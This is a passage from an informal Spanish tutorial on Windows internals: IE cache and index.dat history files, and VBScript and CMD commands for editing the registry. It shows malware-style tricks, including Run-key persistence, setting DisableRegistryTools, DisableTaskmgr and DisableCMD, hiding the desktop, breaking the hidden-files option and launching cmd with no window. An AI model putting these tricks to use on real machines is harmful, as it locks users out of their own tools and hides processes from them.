
Como estarás esperando te voy a pedir que abras cada una de esas carpetas y mires que cosas tiene adentro :) Solo ignora el mensaje de advertencia, es para asustarnos y que dejemos de fisgonear ;)



-No puede ser en esas carpetas están las páginas de internet por las que he andado navegando!

¿Qué te parece? Ya encontramos el directorio donde está la caché de Internet Explorer, ahora solo nos falta revisar:

C:\Users\%username%\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO




Recuerda que *Content.MSO* fue la segunda de las 3 carpetas que encontramos con **dir/a**

Sinceramente no se que te haya salido a ti pero yo encontré muchas imágenes que juré haber eliminado :(Son todas las que usé para hacer este manual y otras tareas, tengo una teoría de como llegaron allí pero no pasa de teoría, si tú sabes luego me avisas :D

-Cielos! Quizá sea mi paranoia pero esto me lleva a creer que ni siquiera al vaciar la papelera de reciclaje se eliminan los archivos!

Vaya que intuyes muy bien pero eso lo dejaremos para otra ocasión :) ahora necesito que volvamos a la rama "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders"



Hay muchos directorios en los que hallaremos los populares archivos **index.dat** el primero ya lo encontramos (imagen de la página 49) y la ruta de otros 2 también nos la da el registro, allí te las marqué :)

En el caso de cookies será:

C:\Users\%username%\AppData\Roaming\Microsoft\Windows\Cookies

Claro que será distinto para XP mucho más corto:

C:\Documents and Settings\%username%\Cookies

Para History yo tuve:

C:\Users\Shadow\AppData\Local\Microsoft\Windows\History

Por cierto en esta ruta no los encontrarás tan fácil, has un **dir /a** y encontrarás dos directorios: **History.IE5** y **Low** ingresa a cada uno de ellos desde la línea de comandos, no podrás hacerlo gráficamente y con otro **dir /a** verás que cada uno tiene un index.dat, en Low hallarás otro directorio y ese es el que lo tiene escondido :p

-Y que se supone que es un index.dat -.-

Te contaré un cuento :D

Chupirul era un niño que usaba Internet Explorer, sus papás creían que solo jugaba y hacía tareas pero a escondías Chupirul hacía sus fechorías y entraba a sitios que no debía entrar :O

Él se creía muy listo y siempre borraba el historial pero su papá comenzó a sospechar y se enteró que IE guarda una lista completa de las páginas visitadas en los ficheros index.dat entonces le pidió a Luciérnago que le ayudara a ver el contenido y como Luciérnago ya era un master pal CMD hace lo siguiente:

```
cd %userprofile%\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5
```

Y como también sabía algo de **informática forense** ejecuta la línea:

```
find /i "http://" index.dat | sort > C:\history.txt
```

Con esto crea en C: un fichero de texto legible con las travesuras de Chupirul el resto es historia :p

-See! Soy todo un hacker B/

_____.

Haré como si no lo hubiera escuchado y seguiré.

Apunte: Los index.dat siempre están creciendo y se pueden poner bastante obesos **Index dat Analyzer** es un programa que rastrea y vacía el contenido de estos archivos.

Eso es por un lado por otro tenemos los **cookies** no son del todo malos pero se pueden evitar usando la ventana de **Incógnito** del navegador.

Borrar Valores

```
Set Variable=CreateObject("WScript.Shell")
Msgbox Variable.RegDelete ("HKCU\Software\Microsoft\Windows
\CurrentVersion\Explorer\Shell Folders\My music")
```

Simplemente cambiamos **RegRead** por **RegDelete** (Borrar Registro)

Alterar el registro

```
Set Variable=CreateObject("WScript.Shell")
Variable.RegWrite
"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\
DisableRegistryTools",0,"REG_DWORD"
```

Vaya!!! Te das cuenta de lo que logramos?? :)

-Hamm... solo un montón de líneas y unas palabras coloreadas .-

Esa rama es otra de las favoritas para cualquier virus. Quizá puedas encontrar todas las llaves pero posiblemente no hallarás la última.

-Tienes razón no encuentro la key System, pero por qué?

Porque no existe :) nosotros la tuvimos que crear **RegWrite** crea una llave si no existe, y la modifica si ya está.

Presiona **F5** para actualizar el registro y así puedas ver tú nueva clave en todo su esplendor :)

Muchos virus escriben un código semejante solo que cambian el cero por un uno. Ahora verás la razón:

Si has puesto atención en el registro ya debiste de notar los diferentes tipos de datos que podemos agregar:

Tipo	Descripción
REG_SZ	Cadena/Alfanumérico
REG_BINARY	Binario
REG_DWORD	Numérico(32 bits)
REG_QWORD	Numérico(64 bits)
REG_MULTI_SZ	Cadena Múltiple
REG_EXPAND_SZ	Cadena Expandible

Nosotros usamos **REG_DWORD** porque le pasamos un valor numérico al registro, le dimos un **0** el cual significa DESACTIVADO, lo contrario del Valor 1

Solo nos queda saber el *Nombre del Valor* que pusimos, es decir, **DisableRegistryTools**. Claramente hemos anulado la llave que nos impedía usar el registro.

Puedes cambiar el Nombre del Valor por **DisableTaskmgr** la línea que deshabilita al Administrador de Tareas.

-Ahhh todo está casi claro para mí ._.


Casi???

-Es que aún no entiendo por qué usamos REG_DWORD en lugar de REG_QWORD si se supone que ambos son para valores numéricos.

Porque una se usa para S.O. de 32 bits y la otra se usa para los que son de 64 bits.

-Y cuantos bits tengo yo?

Ve a Inicio, luego sobre Equipo presiona clic derecho y selecciona Propiedades.



* Luego en la ventana que te apareció busca la sección **SISTEMAS** allí encontrarás información como esta:

-Procesador: AMD Athlon™

-Memoria Instalada (RAM):
1.00 GB

-Tipo de Sistema: Sistema
Operativo de 32 bits.

Apunte: Escribe en ejecutar **msinfo32**.

La versión de 64 bits de Windows administra grandes cantidades de memoria RAM (4 GB de RAM o más) de forma más eficiente que un sistema de 32 bits; uno de 64 bits puede responder mejor cuando se ejecuten varios programas al mismo tiempo. Pero como la crisis ha estado muy cruel no me alcanzó para comprar una máquina mejor (te culpo a ti Peña espero que el Peje te destroné y que internet se encargué de que lo sepas >:c) pero si ha ti te ha ido bien por la vida y tienes uno de 64 bits debes usar **REG_QWORD**.

-Ohh siento pena por ti. Hay algo que pudiera hacer para ayudar a los menos afortunados???

Pero claro, si al terminar este manual ya has aprendido a programar en VBS será más que suficiente :)

Sabes algo? El cuaderno número 19 publicó un artículo donde te enseñaba como crackear al regedit usando la ingeniería inversa pero nosotros lo hicimos con una poderosa línea de código VBS, sería bueno que lo leyeras.

Nota: El CMD no se queda atrás, con el comando **reg** puedes modificar el registro. ¿Has oído hablar de los archivos **.REG**? ¿Cómo funcionan?

```

ca. Administrador: Símbolo del sistema
C:\Users\Shadow>reg /?
REG operación [lista de parámetros]
operación [ QUERY | ADD | DELETE | COPY |
           SAVE | LOAD | UNLOAD | RESTORE |
           COMPARE | EXPORT | IMPORT | FLAGS ]
Código devuelto: <excepto en REG COMPARE>
0 - correcto
1 - con error
Para obtener ayuda acerca de una operación, escriba:
REG operación /?
Ejemplos:
REG QUERY /?
REG ADD /?
REG DELETE /?
REG COPY /?
REG SAVE /?

```

Falta saber como agregar valores de cadena, tomemos por caso el primer ejemplo, borra el valor que creamos en la página 45 porque ahora lo haremos con un script:

```

Set Variable=CreateObject("WScript.Shell")
Variable.RegWrite
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\CMD",
"C:\windows\system32\cmd.exe","REG_SZ"

```

¿Sabes cuánto me tardé para que funcionara?

-Hamm unos 2 minutos?

2 días :|

-jaja que looser

El primero perdí unas 2 horas y mejor me fui a jugar el segundo como 30 minutos. El problema era que me había faltado la T en *CurrentVersion* luego me di cuenta que las comillas también estaban separadas, parecen errores de novato y lo son jaja por eso te los digo para que no te suceda lo mismo esos detallitos son los peores :'(

-Supongo que no es toda tu culpa después de todo el block de notas no ayuda mucho :p

Exacto, por eso más al rato descargaremos uno mejor :D

Mientras te dejo algunas llaves especiales del registro que te permiten hacer varias cositas, práctica con ellas incluyéndolas en tus scripts. Si metes todas esas cadenas en un vbs sería una bomba, solo mira o.o

Agregar al menú derecho del ratón la opción de Abrir Regedit

- Accede a la siguiente clave del registro:
HKEY_CLASSES_ROOT\Directory\Background\shell
- Crea una nueva clave y dale de nombre: Regedit
- Crea una *subclave* de nombre: command, da dos clics en su valor Predeterminado y pega: C:\Windows\regedit.exe
- Por último da clic con el botón derecho sobre el escritorio y allí lo tendrás :)

Deshabilitando el Escritorio

- Entra en la llave:
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer

*La clave *Explorer* no existe; tienes que crearla.

- Haz un nuevo valor del tipo REG_DWORD, ponle por Nombre **NoDesktop** y dale un 1.
- Reinicia y adiós al escritorio. ¡Mantén habilitado el Taskmgr para que puedas recuperarlo!
- Allí mismo agrega los siguientes valores REG_DWORD:
 - ***NoFolderOptions** (Deshabilita Opciones de Carpeta, muchos virus agregan esta llave)
 - ***NoTrayContextMenu** (Deshabilita el menú contextual de la barra de tareas)
 - ***NoWinKeys** (Adiós a los atajos que hacías con la tecla Windows)
 - ***NoClose** (Desactivas el elemento "Apagar el sistema")
 - ***HideClock** (Ocultas el reloj. Necesitas reiniciar para notarlo)

Un mensaje de Bienvenida al Iniciar

- Desplázate a la Key:
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon

- En el panel de la derecha tienes que encontrar los valores de cadena: **LegalNoticeCaption** y **LegalNoticeText** Da doble clic sobre ellos y en Información del Valor escribe el saludo que deseas recibir.
- Reinicia y lo que pusiste en el primero será el título y el segundo tú mensaje.

Deshabilitar el CMD

- En *HKEY_CURRENT_USER/Software/Policies/Microsoft/Windows/System* agrega un valor REG_DWORD
*La clave *System* no existe debes crearla.
- Llámalo **DisableCMD** y ponle un **1** (No permitir), o **0** (Sí permitir).
- Es una fortuna que los virus desactiven el cmd pero se les olvide hacer lo mismo con el command que es lo mismo :D

Mostrar archivos ocultos del sistema operativo

- Ingresa a:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL
- Agrega el valor REG_DWORD **CheckedValue** ponlo a **0**
- Si encuentras una cadena con el mismo nombre primero bórrala y después haces la nueva. Ahora aunque vayas a opciones de carpeta y actives “ver archivos ocultos” no funciona :)

Abrir una carpeta con MS-DOS en su menú contextual


- Navega hasta: *HKEY_CLASSES_ROOT/Directory/shell*
- Aquí están las opciones de apertura del botón derecho. Haz una nueva clave, puedes llamarla MS-DOS y dentro de ella crea una más por nombre COMMAND
- En su valor Predeterminado da dos clics y escribe `cmd.exe /k cd %1`
- Da clic derecho sobre una carpeta y allí lo tienes.

Agregar opción Nuevo archivo VBScript

- Accede a la clave: *HKEY_CLASSES_ROOT\.vbs*, da un clic derecho y escoge *Nuevo >Clave*, dale de nombre **ShellNew**
- En el panel de la derecha crea un nuevo valor de cadena de nombre **NullFile**, es todo ahora en el submenú Nuevo tendrás la opción de crear un nuevo archivo con la extensión .vbs


Para que no batalles tanto en encontrar las claves solo abre la principal posiciónate sobre cualquiera y presiona la letra con la que empieza el nombre de la siguiente así te desplazarás mucho más rápido c:

Otra cosa es que cuando estés en alguna llave importante mira la barra de menús del regedit y da clic en “Favoritos” escoge un nombre, aceptas y ya la habrás guardado para acceder en un clic :)

No olvides que hay programas mucho mejores que el regedit para mirar el registro, por ejemplo si tienes el TuneUp (para dar mantenimiento al equipo) espero que hayas visto la herramienta TuneUp Registry Editor esta hace todo lo que el regedit y otro poquito más :) 



El SECRETO c:

¿Qué? ¿Qué si como supe que claves editar para lograr esos cambios? En ejecutar escribe **gepedit.msc** este programa es un potente editor de configuraciones en Windows lástima que no está en todas las versiones, espero que en la tuya si porque lo necesitaremos c:



Con la DIRECTIVA DE GRUPO podrás realizar muchas restricciones y personalizaciones. Lo interesante es que cuando modificas algo en la directiva lo que estás haciendo realmente es modificar el registro de Windows.

Vamos a Configuración de usuario/Plantillas administrativas/Menú inicio y barra de tareas. En el panel derecho debes buscar la entrada "Quitar Cerrar sesión del menú de inicio" da doble clic y en la ventana que te apareció marca Habilitada, Aplicar y Aceptar.



Listo ahora entra en el menú inicio y verás que ya no está disponible la opción cerrar sesión.

Lo que acabamos de hacer fue introducir indirectamente una clave en el registro que provocó el cambio. Entra en:


HKCU/Software/Microsoft/Windows/CurrentVersion/Policies/Explorer

¿Ya miraste? Apareció un nuevo valor DWORD llamado StartMenuLogOff. Gracias al gpedit podemos configurar varios parámetros del registro.

La verdad es que muchos "trucos" del registro no son ni más ni menos lo mismo que hace la Directiva de grupo.

Esta herramienta es uno de los complementos que tiene la consola MMC.EXE, ábrela y da clic en Archivo/Agregar o quitar complemento... allí encontrarás el resto, solo marca uno, da en agregar y acepta.


Pero ¿cómo saber que claves fueron editadas? [SpyMe Tools](#) nos hecha una mano, descárgalo e instálalo c:



Primero escanaremos el registro, clic en el triangulito verde de Scan, te sugiero que marques todas las claves, si quieres ponle contraseña, una vez que acabe el proceso ve a: File/Save scan Dump to file y guarda una copia del escaneo realizado en el directorio que prefieras, puedes ponerle por nombre Scan1.

Ahora haz una modificación con el gpedit, antes de empezar yo borré el valor StartMenuLogOff para poder usarlo de nuevo.

Cuando termines realiza un segundo escaneo, puedes guardarlo como Scan2, lo siguiente será comparar ambos archivos para identificar las diferencias. En la opción "Compare" de SpyMe Tool cargamos el fichero viejo (old) y el fichero nuevo (new), pulsamos en el botón Star Comparing.




En el panel izquierdo se mostrarán las subclaves que fueron modificadas en el inter de tiempo transcurrido entre el primer y el segundo escaneo; nota que se identifican con un pequeño rombo rosita.

Como te diste cuenta cada momento se están agregando nuevas entradas al registro, yo no tardé ni 30 segundos en hacer todo el proceso y mira cuántas me salieron ._.

Lo importante es que encontré a nuestro amigo StartMenuLogOff :D

Abre los rombitos que encuentres, dale clic al valor del panel derecho, te aparecerán 2 ventanas, una muestra como estaba al principio y la otra los cambios que sufrió.



SpyMe Tool también tiene un monitor en tiempo real para controlar los cambios que se realizan en el momento.

Te sugiero otro experimento, haz un nuevo escaneo y guárdalo, luego abre Opciones de Carpeta y marca mostrar archivos, carpetas y unidades ocultos, ocultar archivos protegidos por el sistema, ocultar las extensiones de archivo; por supuesto que si tú los tienes marcados los vas a desmarcar.

Si, sigue pasar otro scan y guardarlo, ya que tienes los dos compáralos y busca el rombitio Advanced o.o

Te dejo esta pregunta: **¿se puede hacer un array que recorra el registro?**

Como diría mi camarada don Valentín Elizalde 'eso no lo se :D' te tocará averiguarlo a ti y por cierto ya que andamos en la sección de preguntas ¿cuáles son las otras llaves del registro que hacen lo mismo que la rama Run?

Comandos del CMD con VBScript

```
Set ws=CreateObject("WScript.Shell")  
ws.Run "cmd",3
```

Con Run podemos abrir aplicaciones, cambia el 3 por un 2, luego por un 1 y si escribes un 0 no se abre nada pero si estará el proceso en el Taskmgr.

Lo mismo con otro objeto:

```
Set nuevo=CreateObject("Shell.Application")  
nuevo.ShellExecute "cmd"
```

La función ShellExecute te permite hacer mucho más, infórmate.

